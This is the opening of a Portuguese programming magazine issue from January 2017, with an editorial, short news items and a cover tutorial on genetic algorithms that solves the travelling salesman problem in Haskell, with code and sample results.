PROGRAMAR

REVISTA PORTUGUESA DE PROGRAMAÇÃO | WWW.PORTUGAL-A-PROGRAMAR.PT | ISSN 1647-0710

EDIÇÃO #51 - JANEIRO 2017

PROGRAMAÇÃO GENÉTICA

A PROGRAMAR

API REST COM SPRING BOOT (PARTE I)

UDP PROGRAMAÇÃO DE APLICAÇÕES CLIENTE/SERVIDOR ASSENTES NO PROTOCOLO DE TRANSPORTE

PASCAL LETS BRAINFUCK IV

PHP 7

REVIEWS

AGILE DE SOFTWARE GUIA PRÁTICO, 1ª EDIÇÃO

HTML 5 4ª EDIÇÃO

ELECTRÓNICA

I2C CRIPTOGRAFIA E SEGURANÇA POR HARDWARE COM ARDUINO/GENUINO OU OUTROS SISTEMAS

[UMA EDIÇÃO COM OFERTA]

"30 30 37 - FOR YOUR EYES ONLY"

KERNEL PANIC

WIFI AIR DENIAL

INTERAGINDO COM PÁGINAS WEB EM C#

ENTREVISTA A EDITE AMORIM

EDITORIAL

EQUIPA PROGRAMAR

Contacto
revistaprogramar@portugal-a-programar.org

Website
http://www.revista-programar.info

ISSN
1 647-071 0

long long ago; /* in a galaxy far far away */

O titulo até parece brincadeira, mas é sério! E compila em C99! E foi assim, há muito, muito tempo, que a primeira edição da revista, foi publicada, fazia o ano de 2006, não numa "galáxia muito, muito distante", mas num url perto de todos nós! E assim o tempo passa! Tal qual história de ficção engraçada ou de mitologia clássica, a revista volta até aos seus leitores, como uma "fénix renascida" do famoso Albus Dumbledore, retirada de um livro conhecido de todos, ou de quase!

Não vale a pena fazer "resumos do ano passado", porque o passado é "história que contamos", não é mais do que isso, nem menos do que isso aqui não se tentam contar histórias, pelo contrário, tentamos "fazer história".

Fazer história é dar uso àquela que é uma das mais elementares capacidades do ser humano e que nos distingue dos restantes mamíferos, a capacidade de criar! Para alguns pode parecer estranho, mas programar é criar "novos mundos" escrevendo código, é como pintar um quadro, como esculpir uma peça, como escrever um livro, onde a sintaxe e a semântica devem fazer um sentido inequívoco.

Ouso dizer, sem querer ser demasiado ousado, que programar, sendo um verbo transitivo, pode significar mais do que apenas a divisão de um problema entregue a um equipamento eletrónico, em instruções que este aceite. Significará imaginar algo, construir esse algo "abstrato" mentalmente, e por fim descrever esse algo em instruções capazes de serem executadas por um equipamento. Assim, de certa forma poder-se-ia dizer que programar é tão importante como escrever, ler, sonhar, pensar, definir, controlar, fazer uma complexa miríade de tarefas, dentro e fora do âmbito criativo. Isso faria de todos os programadores, entusiastas, aspirantes a programadores, verdadeiros artistas!

Parafraseando algo que li num chat, faz algum tempo, "o nosso dever para com a vida, é aprendermos o que pudermos, ensinarmos o que soubermos, melhorarmos tudo em que tocamos, ajudar tudo o que conseguirmos, criar o que nos for possível e deixar tudo melhor do que encontrarmos, para os que vierem depois de nós", não porque seja "socialmente correto" dizer tudo isto, mas antes porque um programador, é uma "mente inquieta", uma "mente inquisidora", "criadora", artista e cientista, de bits e bytes descritos! E nesses bits e bytes, aquilo que outrora lemos como ficção, poderá ser algo imprescindível no dia a dia, do amanhã! Algo que faça a diferença, para alguém, ainda que pouca seja, será sempre alguma! Será o "sabre de luz, de um personagem de cinema, ou o comunicador da ficção de 1966. Quem sabe até a "Nimbus 2000" de atleta dos livros, numa competição desencantada, numa escola onde se chega de comboio a vapor, ou um simples rodapé, de um qualquer livro escrito.

Até à próxima edição, boas leituras!

António Santos

ÍNDICE

EVENTOS

PowerShell Portugal #4: 2017-01-12 (qui) a partir das 18:30.
IT Pro Portugal #11: 2017-01-31 (ter) a partir das 18:30.
11 de março o SQL Saturday Lisboa

Para mais informações/eventos: http://bit.ly/PAP_Eventos. Divulga os teus eventos para o email eventos@portugal-a-programar.pt

NOTÍCIAS

Franceses ganham o direito de ignorar emails de trabalho fora de horas.

A 1 de Janeiro a França assiste à introdução de uma lei que permite aos trabalhadores negociarem quando responder ou não a emails de trabalho. Segundo a Agência France-Presse, o chamado "direito a desconectar-se" requer que todas as empresas com mais de 50 trabalhadores negociem novas regras de contacto online com os seus trabalhadores.

A facilidade e ubiquidade da tecnologia tornou-nos em criaturas sempre ligadas e é comum, não só na França, os patrões pensarem que podem enviar emails para os seus trabalhadores a qualquer hora seja de dia ou de noite.

Esta constante pressão tornou o humor humano para sempre desligado. De acordo com psicólogos a constante troca de emails de trabalho pode mostrar-se prejudicial e tóxica para a saúde emocional.

De acordo com a lei atualmente, não existe penalização para empresas que não cheguem a acordo com os seus trabalhadores.

Algumas empresas europeias anteviram esta tendência há já algum tempo. Por exemplo, em 2011 a VolksWagen concordou em desativar os BlackBerry's dos seus trabalhadores no horário não laboral, para impedir que os chefes os incomodassem.

Nos Estados Unidos uma empresa foi acusada de despedir uma trabalhadora por esta ter removido uma app do iPhone que seguia todos os seus movimentos 24 horas por dia.

Será que em Portugal estaremos preparados para adotar esta legislação?

Fonte: Press Release

Movimento Código Portugal - Hora do Código

Entre 5 e 11 de Dezembro de 2016, decorreram por todo o país, diversos eventos no âmbito da Iniciativa Competências Digitais, apoiada pelo Movimento Código Portugal.

Este movimento é promovido pelo Governo, através de diversas áreas, e pretende estimular o desenvolvimento de competências associadas ao pensamento computacional.

Em diversas comunidades escolares, bem como instituições de investigação e de ensino superior, estudantes e público em geral participaram em diversas atividades promovidas.

No âmbito da iniciativa, realizou-se o Concurso de Cartazes HOC (Hour of Code), sendo o 1º lugar, `com 1078 Likes, atribuído à Escola Básica 2º e 3º ciclos Estreito de Câmara de Lobos, na Região Autónoma da Madeira.

Em 2º lugar , com 1058 Likes, ficou o Agrupamento de Escolas Pinheiro e Rosa, de Faro. Em 3º lugar com 1038 Likes, ficou a Escola Secundária Dr. António Carvalho Figueiredo, de Loures.

Fonte: Página oficial do Hour of Code Portugal no Facebook

TEMA DE CAPA

Programação Genética

Programação Genética

Resumo

Neste artigo descrevemos uma forma de resolver problemas com algoritmos que se baseiam na teoria da seleção natural.

Iremos resolver o problema do caixeiro viajante, ilustrando-o com um programa em Haskell (https://www.haskell.org/).

Introdução

A estrutura de um Programa Genético (PG) é muito simples. O aspeto mais importante trata-se da codificação da solução no que se chama, no contexto da PG, um cromossoma. Depois de se definir a estrutura do cromossoma é necessário encontrar uma forma de o avaliar, com uma função objetivo, o que permite identificar a solução do problema. A função objetivo dá-nos a aptidão de cada indivíduo. O somatório das aptidões de todos os indivíduos da população dividido pelo tamanho da população dá-nos a aptidão média da população.

Inicia-se o programa com uma população inicial de soluções, criadas de uma forma aleatória e a sua avaliação com a função objetivo. (Neste projeto vamos trabalhar com uma população de tamanho fixo ao longo das gerações.)

As gerações seguintes são criadas num ciclo que pára quando se atinge a condição de paragem quando,por exemplo:

- a função objetivo atinge determinado valor;
- ao fim de um número pré-determinado de gerações;
- ao fim de determinado número de gerações deixou de haver melhoria na aptidão média e/ou do melhor elemento.

Em cada geração:

1. as crias são o fruto da combinação dos cromossomas de dois progenitores;
2. depois de criado o cromossoma é sujeito a mutações genéticas;
3. a nova geração é avaliada pela função objetivo; e
4. o elemento mais apto da nova geração é identificado. Este indivíduo é a potencial solução do problema.


O caixeiro viajante

O problema do caixeiro viajante foi escolhido para ilustrar a PG porque é bastante simples concretizar a codificação da solução sobre a forma de um cromossoma.

Consideremos o caso de termos um domínio com 4 cidades A,B,C e D. Um cromossoma que representa uma possível solução é BDAC, ou seja, uma sequência de cidades em que cada uma apareça uma vez. A função objetivo é dada pela distância total percorrida, ou seja, distância B a D mais distância D a A mais a distância de A a C.


Resultados

Vejamos um exemplo concreto da execução do PG que apresentamos de seguida. Começamos por gerar, de forma aleatória, um mapa com 20 cidades.



Localização de 20 cidades.


É gerada uma população inicial aleatória de 20 indivíduos. O elemento mais apto da população inicial gera o percurso na imagem seguinte.



Percurso proposto na primeira geração.

Como é facilmente percetível, este percurso está longe de ser bom se o avaliarmos em termos da distância total percorrida

Ao fim de 50 gerações é gerado o seguinte percurso, em que é visível que se conseguiu uma solução muito melhor (sem uma procura exaustiva não se pode afirmar que é a solução ótima).



Percurso proposto na quinquagésima geração.

De seguida vamos ver o programa e finalizar este artigo com a apresentação de uma corrida do programa em maior detalhe.

Condições iniciais

O domínio do problema é um quadrado com um lado de 100. São colocadas em pontos aleatórios o número de cidades definido pelo utilizador quando lança o programa. O código para gerar cidades está no módulo.

```
Init.hs:
max_ :: Float
max_ = 100.0

newMap :: Int -> IO Cities
newMap 0 = return []
newMap i = do
  gen <- newStdGen
  let [ x, y ] = take 2 $ randoms gen :: [ Float ]
  let (_, gen') = next gen
  let city = newCity i (x*max_, y*max_)
  rest <- newMap (i-1)
  return (city : rest)
```

A declaração da função newMap indica que a mesma devolve IO Cities; IO significa que se trata de uma função com efeitos secundários, neste caso a chamada a números aleatórios (newStdGen).

Depois da declaração do módulo e da importação das bibliotecas relevantes (o código completo está disponível no endereço referido no principio do artigo), é definida uma constante com o tamanho da aresta do quadrado em que se localizam as cidades (quadrado com lado max_).

A função recursiva newMap cria uma lista com a localização das cidades.

No módulo Init.hs é também inicializada a população de soluções:

```
createPopulation :: Int -> Int -> IO Population
createPopulation 0 _ = return []
createPopulation size nbrCities = do
  individual <- createIndividual nbrCities
  rest <- createPopulation (size-1) nbrCities
  return (individual : rest)
```

A função recursiva createPopulation cria uma população com tamanho size e em que cada indivíduo tem um cromossoma com nbrCities genes.

O cromossoma de cada indivíduo constitui uma solução válida para o problema, ou seja, é uma combinação aleatória das cidades, passando em todas as cidades apenas uma vez.

Os módulos City.hs, Cities.hs e Population.hs serão apresentados mais à frente.

Indivíduos

Comecemos por ver a definição de indivíduo no módulo Individual.hs.

```
data Individual = Individual { chromosome ::
                                    [ (Int, Int) ]
           , fitness :: Maybe Float }
        deriving Show
```

Um indivíduo é definido num tipo derivado chamado Individual que contem 2 campos:

- o cromossoma é uma lista de pares de inteiros, o primeiro tem a posição do gene no cromossoma e o segundo inteiro é o gene, neste caso o nome da cidade;

- o campo fitness é definido como Maybe Float. Depois de calculada a função objetivo para um individuo o valor da sua aptidão é guardada aqui. Enquanto não for calculada a função objetivo o seu valor é Nothing. Podemos pensar no Nothing como o que em Java ou C++ é o valor Null. Em Haskell um valor do tipo Maybe pode ser Nothing ou aquilo que foi definido, neste caso um real (float).

Continuemos a ver o módulo Individual.hs. De seguida o tipo derivado Individual é estendido com Eq e Ord. Estas duas definições permitem ordenar os indivíduos da população de acordo com a sua aptidão. Desta forma torna-se trivial detetar o elemento mais válido da população.

```
instance Eq Individual where
  Individual { fitness = a } == Individual
{ fitness = b } = Just a == Just b

instance Ord Individual where
  compare Individual { fitness = a } Individual
{ fitness = b } = compare (Just a) (Just b)
```

A função newIndividual, definida abaixo, é uma interface conveniente para construir um indivíduo a partir de um novo cromossoma. O valor inicial da aptidão é Nothing.

```
newIndividual :: [ (Int, Int) ] -> Individual
newIndividual gs = Individual { chromosome = gs
           , fitness = Nothing }
```

A função createIndividual devolve um novo indivíduo. De cada vez que é invocada um indivíduo com um diferente cromossoma é gerado. A ordem da visita às cidades é gerada aleatoriamente.

```
createIndividual :: Int -> IO Individual
createIndividual n = do
  gen <- newStdGen
  let xs' = [ 1..n ]
  let xs = Prelude.zip [ 0.. ] (shuffle'
xs' (Prelude.length xs') gen)
  return (newIndividual xs)
```

A população e a função objetivo

A função objetivo selecionada foi a distância total percorrida com o trajeto definido no cromossoma de cada indivíduo. A função objetivo está definida no módulo Population.hs, chama-se calcTotalDistance e calcula a distância total percorrida quando se visita as cidades pela ordem definida em cada cromossoma.

```
calcTotalDistance :: Cities -> Float
calcTotalDistance [] = error "Unsuficient number
of cities, module Popoulation, function cal-
cFitness"
calcTotalDistance [_] = 0
calcTotalDistance (c1:c2:cs) = squareDistance c1
c2
                             + calcTotalDistance
(c2:cs)
```

A função recursiva calcFitness aplica a função calcTotalDistance a todos os indivíduos da população.

```
calcFitness :: Cities -> Population -> Population
calcFitness _ [] = []
calcFitness cities (p:ps) =
  p { fitness = Just (calcTotalDistance (map
(findCity cities . snd) (chromosome p))) }
  : calcFitness cities ps
```

Finalmente a função calcFitnessPopulation faz a méida das distâncias percorridas em todos os elementos da população.

```
calcFitnessPopulation :: Population -> Float
calcFitnessPopulation p =
  (sum $ map fit p) / fromIntegral (length p)
    where
      fit x = fromMaybe (error "Clashes unknown,
module Population, function calcFitnessPopulation")
                        (fitness x)
```

No módulo Population.hs são ainda definidas outras importantes funções, como por exemplo a função ordPopulation que reorganiza os indivíduos de uma população do mais apto para o menos apto.

```
ordPopulation :: Population -> Population
ordPopulation = sort
```


A função tournamentSelection escolhe n elementos da população de forma aleatória e, no final, retorna o indivíduo mais apto desse grupo.

```
tournamentSelection :: Int -> Population -> IO In-
dividual
tournamentSelection n p = do
  is <- randList n p
  return (head $ ordPopulation is)
```

A função selectParents chama a função tournamentSelection duas vezes para selecionar dois progenitores.

```
selectParents :: Int -> Population -> IO
(Individual, Individual)
selectParents n p = do -- tournament size, previous
population
  parent1 <- tournamentSelection n p
  parent2 <- tournamentSelection n p
  return (parent1, parent2)
```

A função crossover é a mais complicada de todo o programa. Vamos comentar ao longo da mesma. A imagem abaixo ilustra a forma como um cromossoma é gerado a partir dos cromossomas dos pais.



```
crossover :: Float -> (Individual, Individual) ->
IO Individual
crossover c parents = do
  gen <- newStdGen
  let r = head $ take 1 $ randoms gen :: Float
  if c < r
    then return (fst parents)
    else do
      gen' <- newStdGen
```

Começamos por escolher duas posições para decidir quais as regiões do cromossoma da cria que tem os genes do pai ou da mãe. Entre os pontos selecionados, rs, o cromossoma é uma cópia do cromossoma do primeiro progenitor.

```
      let rs = take 2 $ randomRs (0, length
(chromosome $ fst parents)) gen' :: [ Int ]
      let pos1 = minimum rs
      let pos2 = maximum rs

      let ( _, chromosomeFstParent ) = unzip
(chromosome $ fst parents)
      let ( _, chromosomeSndParent ) = unzip
(chromosome $ snd parents)

      let fstParentContrib = drop pos1 $ take pos2
chromosomeFstParent
```


Visto que nenhuma cidade pode ser repetida, retiramos do cromossoma do segundo progenitor todos os genes que já estão no filho, isto é feito em sndParentContrib.

```
      let sndParentContrib = [ x | x <- chromoso-
meSndParent, notElem x fstParentContrib ]
```

ChildChromosome é o cromossoma criado pelo cruzamento dos cromossomas dos pais.

```
      let childChromosome =  take pos1 sndParen-
tContrib
                          ++ fstParentContrib
                       ++ drop pos1 sndParentContrib

      let child = newIndividual (zip [ 0.. ]
                                  childChromosome)

      if length (chromosome $ fst parents) /=
                          length (chromosome child)
        then error "Length mismatch, module
               Population, function crossover. \n"
        else return child
```

Outra função fundamental é a mutation.



Nesta função um cromossoma é percorrido e, de acordo com a probabilidade atribuída para a ocorrência de mutações, duas cidades trocam de posição dentro do cromossoma.

```
mutation :: Float -> Individual -> IO Individual
mutation mutationRate i = do
  let swapGene i pos1 = case pos1 of
        (-1) -> return i
        otehrwise -> do
          gen <- newStdGen
          let r = head $ drop (snd $ chromosome
                i !! pos1) $ randoms gen :: Float
          if m < r
            then swapGene i (pos1-1)
            else do
            gen' <- newStdGen
              let pos2 = head $ drop (snd $
                            chromosome i !! pos1)
                       $ randomRs (0, length
                    (chromosome i) - 1) gen' :: Int
              let g1 = (pos1, snd $ chromosome
                                        i !! pos2)
              let g2 = (pos2, snd $ chromosome
                                        i !! pos1)
              let i' = modifyChromosome
      (modifyChromosome i g2) g1 -- swaping genes
              swapGene i' (pos1-1)
      swapGene i (length (chromosome i) - 1)
```

A função recursiva offspring cria n indivíduos para a nova geração a partir da geração anterior. Começa por selecionar dois pais, cruza os seus cromossomas e sofre mutação.

```
offspring :: Int -> Int -> Float -> Float -> Popu-
lation -> IO Population
offspring 0 _ _ _ _ = return []
offspring n tSize m c p = do
  individual <- selectParents tSize p >>= crosso-
ver c >>= mutation m
  rest <- offspring (n-1) tSize m c p
  return (individual : rest)
```

A função newGeneration é chamada a cada iteração do programa. Esta função preserva de forma elitista os e indivíduos mais aptos da geração anterior, garantindo que os melhores cromossomas não são perdidos entre gerações. Depois são criados novos indivíduos de forma a manter o tamanho da população estável.

```
newGeneration :: Int -> Int -> Float -> Float
          -> Cities -> Population -> IO Population
newGeneration e t m c cs ps = do
    let pElite = take e $ ordPopulation ps
    ps' <- offspring (length ps - e) t m c ps
    return (calcFitness cs $ pElite ++ ps')
```

Cidades

A cidades são definidas em 2 módulos, o módulo City.hs e o módulo Cities.hs. Comecemos pelo módulo City.hs. Este módulo contem definição do tipo City, que tem um inteiro que serve de identificação, no fundo é o nome da cidade, pos que são 2 reais que definem as coordenadas da cidade. deriving Show significa que é possível converter este

tipo em texto, sendo desta forma fácil escrever para o ecrã ou para um ficheiro.

```
data City = City { id :: Int
                 , pos :: (Float, Float) } deri-
ving Show
newCity é uma interface para abstrair o tipo e
facilitar a definição de cidades.
newCity :: Int -> (Float, Float) -> City
newCity i (x, y) = City { City.id = i
                        , pos = (x, y) }
```

A função squareDistance calcula a distância entre 2 cidades. A distância é dada pela equação:

$$\sqrt{(x_2 - x_1)^2 + (y_2 - y_1)^2}$$

mas, devido ao facto de o cálculo da raiz quadrada ser uma operação computacionalmente muito pesada, utilizámos o quadrado da distância que, em termos de função objetivo produz o mesmo resultado na seleção do indivíduo mais apto, ou seja:

$$(x_2 - x_1)^2 + (y_2 - y_1)^2$$

```
squareDistance :: City -> City -> Float
squareDistance a b =
  (fst (pos a) - fst (pos b)) ^ 2 + (snd (pos a) -
snd (pos b)) ^ 2
```

O módulo Cities.hs define o tipo Cities, que é uma lista de cidades e a função findCity que encontra uma cidade numa lista de cidades a partir do seu nome (que no caso do nosso programa é um número inteiro.

```
type Cities = [ City ]

findCity :: Cities -> Int -> City
findCity cs id = head $ filter (\ c -> City.id c ==
id) cs
```

O módulo principal

O módulo principal, chamado Main.hs, serve apenas para colar o programa. Tem uma inicialização em que as opções passadas por argumento são interpretadas e gerada a população inicial. O ciclo principal invoca cada nova geração de programas até um número limite de gerações e, finalmente, são produzidos os resultados sob a forma de um relatório na consola e um gráfico que mostra a evolução da função objetivo para a população e para o melhor indivíduo de cada geração.

Comecemos por ver a função main, em que encontramos todo o controle do programa. Visto que esta função é muito grande vamos fazendo a sua descrição ao longo da mesma. getArgs permite capturar uma lista de argumentos quando se invoca um programa pela consola. De seguida verifica-se se foram detetados 7 argumentos. Se o número de argumentos estiver errado o programa aborta e aparece uma mensagem a explicar a forma correta de correr o programa (função helpMessage).

```
main :: IO ()
main = do
  args <- getArgs
  if head args == "--help" || null args
    then helpMessage
    else case length args of
      7 -> do
```

O primeiro argumento é número de gerações que o programa gerará.

```
        let iter = read $ head args :: Int
```

O segundo argumento é o número de cidades a percorrer.

```
        let nbrCities = read (args !! 1) :: Int
```

O terceiro argumento é o tamanho da população.

```
let size = read (args !! 2) :: Int
```

O quarto argumento é a probabilidade de um cromossoma sofrer mutação.

```
        let mutationRate = read (args !! 3) ::
                                              Float
```

O quinto argumento é a probabilidade de um indivíduo não ser preservado entre gerações, sendo substituído por uma cria.

```
let crossoverRate = read (args !! 4) :: Float
```

O sexto argumento define o número de indivíduos, os mais aptos da sua geração, que são preservados entre gerações, a elite.

```
        let elite = read (args !! 5) :: Int
```

O sétimo e último argumento define o tamanho dos torneios de seleção. A seleção dos progenitores por torneio exige que se escolha aleatoriamente este número de indivíduos da população e de seguida se escolha o mais apto entre eles.

```
let tournamentSize = read (args !! 6) :: Int
```

Agora vamos criar aleatoriamente as cidades, gerar uma população inicial e calcular a sua aptidão.

```
        cities <- newMap nbrCities
        p <- createPopulation size nbrCities
        let population = calcFitness cities p
```

Chagámos agora ao ciclo principal que será invocado recursivamente o número de vezes que se definiu como o número de gerações. A função loop será apresentada de seguida.

```
        fitness <- loop 0 iter elite
                        tournamentSize mutationRate
                  crossoverRate cities population
```

Chegámos ao final do programa com a apresentação dos resultados e a geração de um gráfico com a evolução da função objetivo.

```
print $ head fitness
        print $ last fitness
        printGraphic fitness
```

```
        print "End of program, aditional output in
                                graphic Fitness.png"
      _ -> do
        putStrLn "Invalid input, invalid number of
                                            arguments"
        putStrLn "Type --help"
```

A função loop é apresentada abaixo. Em cada geração é calculada a sua aptidão total e identificado o individuo mais apto.

```
loop :: Int -> Int -> Int -> Int -> Float -> Float
     -> Cities -> Population -> IO [ (Int, Float,
                                      Float, Int) ]
loop _ 0 _ _ _ _ cs p = do
  printSolution (head $ ordPopulation p) cs
  return []
                  loop n iter e tSize m c cs p = do
  p' <- newGeneration e tSize m c cs p
  let f = fromMaybe (error "Fitness not available,
                      module Main, function loop")
                    (fitness (head $ ordPopulation
                                            p'))

  let result = (n, f, calcFitnessPopulation p',
                                          length p')
  rest <- loop (n+1) (iter-1) e tSize m c cs p'

  return (result : rest)
```

Correr o programa

Para gerar o executável escreva na consola:


```
cabal install -j
```

Para a executar o programa escreva na consola:

```
.cabal-sandbox/bin/geneticTSP 50 12 30 0.01 0.95
2 5
```

Com o comando acima estamos a correr 50 gerações, com 12 cidades, uma população de 30 indivíduos, com uma mutação de 1% e uma taxa de novos elementos entre gerações de 95%. Os dois melhores indivíduos de cada geração são preservados (elitismo) e a seleção dos pais é feita em torneios de 5 elementos.

Vamos apresentar os resultados de uma corrida com estes parâmetros. O mapa gerado é apresentado abaixo.



Mapa com 12 cidades.

A localização das cidades é a seguinte:

"City 12, @ (65.06525,9.130234)"

"City 11, @ (1.7288387,21.4126)"

"City 10, @ (96.6185,40.78105)"

"City 9, @ (70.04279,37.5175)"

"City 8, @ (0.20877123,19.957483)"

"City 7, @ (7.744688,78.13819)"

"City 6, @ (0.89448094,54.392082)"

"City 5, @ (69.91828,98.07392)"


"City 4, @ (56.88199,29.965574)"

"City 3, @ (11.36232,58.524315)"

"City 2, @ (54.007877,59.29535)"


"City 1, @ (93.36562,77.753075)"

De seguida é apresentada a aptidão da solução encontrada. O elemento mais apto da primeira geração tem uma aptidão (soma do quadrado das distâncias entre cidades) de 22418,232, com o percurso seguinte.



Melhor percurso da primeira geração

Ao fim das 50 gerações o percurso encontrado é francamente melhor, com uma aptidão de 12748,153.




Percurso proposto ao fim de 50 gerações.

Este percurso é o seguinte:

```
"Visit: 0, city 7"
"Visit: 1, city 2"
"Visit: 2, city 5"
"Visit: 3, city 1"
"Visit: 4, city 10"
"Visit: 5, city 9"
"Visit: 6, city 12"
"Visit: 7, city 4"
"Visit: 8, city 3"
"Visit: 9, city 6"
"Visit: 10, city 11"
"Visit: 11, city 8"
```

É também gerado um gráfico com as evoluções da aptidão média e da aptidão do melhor elemento de cada geração. A tendência para a distância média da população é de diminuição mas, como se pode observar, há oscilações. Em cada geração as crias recebem parte do seu cromossoma do pai e outra parte da mãe. Depois ainda poderá sofrer mutações genéticas. Os filhos podem ser menos aptos do que os pais. Contudo, devido à pressão da seleção natural, apenas os mais aptos passam os seus genes e a tendência é de uma melhoria da aptidão média com o tempo.



Evolução das aptidões média e do melhor elemento.

Como se pode verificar, a solução proposta foi encontrada ao fim de 5 gerações. Entre a primeira e a última gerações a aptidão média da população melhorou 47,88% e a do indivíduo mais apto 43,13%.

Conclusões

A PG é um paradigma muito intrigante e com grande potencial e que, como acabámos de ver, é fácil de implementar. Muitas vezes é uma forma computacionalmente leve de resolver problemas para os quais:

- poderá não haver algoritmos; ou
- conhecimentos para os resolver.

A PG apenas necessita de uma forma de gerar soluções iniciais e uma fórmula de avaliação de soluções (função objetivo). Tudo o resto é feito de forma evolutiva sem que seja necessário incorporar nenhum conhecimento do domínio em que se está a trabalhar.

Aconselho os leitor a correr o programa com variação dos parâmetros de entrada e poderá observar que a PG é muito robusta, sendo capaz de gerar boas soluções para uma vasta gama de parâmetros (tamanho da população, mutação, cruzamento, etc.).

